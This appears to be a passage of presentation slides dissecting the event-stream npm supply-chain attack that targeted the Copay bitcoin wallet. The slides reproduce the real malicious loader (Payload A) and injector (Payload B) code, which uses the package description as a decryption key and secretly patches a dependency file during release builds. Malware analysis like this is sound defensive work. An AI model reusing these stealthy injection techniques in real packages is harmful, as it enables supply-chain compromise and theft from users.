
16 |

payload-a.js — npm-fuckup

JS payload-a.js ● JS test-data.js

new > JS payload-a.js > ...

1
2
3 var testData = require("./test/data");
4 var desc = process.env.npm_package_description;
5
6 var decipher = require("crypto").createDecipher("aes256", desc);
7 var text = decipher.update(testData[0], "hex", "utf8");
8
9 text += decipher.final("utf8");
10
11 var newModule = new module.constructor();
12
13 newModule.paths = module.paths;
14 newModule._compile(text, "");
15 newModule.exports(testData[1]);
16 |



A red oval highlights the assignment of 'desc' from 'process.env.npm_package_description'. A red arrow points from the start of the assignment line to the 'desc' variable.

Recap

- The script decrypts and compiles a new module.
- The key comes from a package description (somewhere).
- The encrypted JS comes from testData[0].
- The compiled module exports testData[1].

What does this mean?

The script only serves its purpose if the code runs

- 1) from an npm script
- 2) defined in a package.json that has a specific string in the description field.

What does this mean for us?

We need to start trolling through package.json files.

all-the-packages - npm x +

← → ⌛ ⌂ 🔍 https://www.npmjs.com/package/all-the-packages ☆ 🖨️ ⚠️ 👤 ⋮

all-the-packages

1.2.0 • [Public](#) • Published 2 years ago

[Readme](#)[2 Dependencies](#)[1 Dependents](#)[6 Versions](#)

all-the-packages

All the npm registry metadata as an offline event stream.

Why?

See <https://github.com/nice-registry/about#why>

Installation

```
npm install all-the-packages --save
```

When you install this package, a `postinstall` script downloads the npm registry metadata to a local JSON file, which is about 540 MB.

install

```
> npm i all-the-packages
```

weekly downloads

16



version

1.2.0

license

MIT

open issues

2

pull requests

0

homepage

github.com

repository

 [github](https://github.com)

all-the-packages - npm x +

https://www.npmjs.com/package/all-the-packages

all-the-packages

1.2.0 • Public • Published 2 years ago

Readme 2 Dependencies 1 Dependents 6 Versions

Dependencies (2)

JSONStream event-stream

Dev Dependencies (2)

tap-spec tape

install

npm i all-the-packages


weekly downloads

16

version 1.2.0 license MIT

open issues 2 pull requests 0

homepage github.com repository github



The plan

- Iterate over every package's metadata.
- Decrypt testData[0] with pkg.description as the key.
- Run the decrypted data through a JS Parser because we know it has to be JavaScript.
- If successful then 

[joverson:~/development/src/event-stream]
\$

Copay, the Secure Bitcoin Wallet.

A screenshot of a web browser displaying the Copay website. The title bar shows the window is titled "Copay – Secure, Shared Bitcoin" and indicates it is "Not Secure". The URL in the address bar is "web.archive.org/web/20181117140442/https://copay.io/#download". The page content features a large background image of three diverse people smiling. The Copay logo is in the top left corner. In the top right, there are links for "FAQS", "VIEW THE CODE", and "COMMUNITY FORUM". The main text on the page reads "The Secure, Shared Bitcoin Wallet" and "Secure your bitcoin with the open source, HD-multisignature wallet from BitPay.". A green button at the bottom center says "GET COPAY".

The Secure, Shared Bitcoin Wallet


Secure your bitcoin with the open source,
HD-multisignature wallet from BitPay.

GET COPAY

Payload B

The injector.


Payload B



A screenshot of a terminal window titled "payload-b.js — event-stream". The window shows the command "node payload-b.js" being run, followed by the output of the script's execution.

```
node payload-b.js
[1] 118836 node payload-b.js
/*@*/ module.exports = function(e) {
try {
if (!/build\:\.*-release/.test(process.argv[2])) return;
var t = process.env.npm_package_description,
r = require("fs"),
i =
"./node_modules/@zxing/library/esm5/core/common/reedsolomon/ReedSolomonDecoder.js",
n = r.statSync(i),
c = r.readFileSync(i, "utf8"),
o = require("crypto").createDecipher("aes256", t),
s = o.update(e, "hex", "utf8");
s = "\n" + (s += o.final("utf8"));
var a = c.indexOf("\n/*@*/");
0 <= a && (c = c.substr(0, a)),
r.writeFileSync(i, c + s, "utf8"),
r.utimesSync(i, n.atime, n.mtime),
process.on("exit", function() {
try {
r.writeFileSync(i, c, "utf8"), r.utimesSync(i, n.atime, n.mtime);
} catch (e) {}
});
} catch (e) {}
```

Payload B



A screenshot of a terminal window titled "payload-b.js — event-stream". The window shows the command "node payload-b.js" being run, followed by the output of the script's execution.

```
node payload-b.js
[1] 118836 node payload-b.js
/*@*/ module.exports = function(e) {
try {
if (!/build\:\.*-release/.test(process.argv[2])) return;
var t = process.env.npm_package_description,
r = require("fs"),
i =
"./node_modules/@zxing/library/esm5/core/common/reedsolomon/ReedSolomonDecoder.js",
n = r.statSync(i),
c = r.readFileSync(i, "utf8"),
o = require("crypto").createDecipher("aes256", t),
s = o.update(e, "hex", "utf8");
s = "\n" + (s += o.final("utf8"));
var a = c.indexOf("\n/*@*/");
0 <= a && (c = c.substr(0, a)),
r.writeFileSync(i, c + s, "utf8"),
r.utimesSync(i, n.atime, n.mtime),
process.on("exit", function() {
try {
r.writeFileSync(i, c, "utf8"), r.utimesSync(i, n.atime, n.mtime);
} catch (e) {}
});
} catch (e) {}
```

```
npm run-script script-name
```



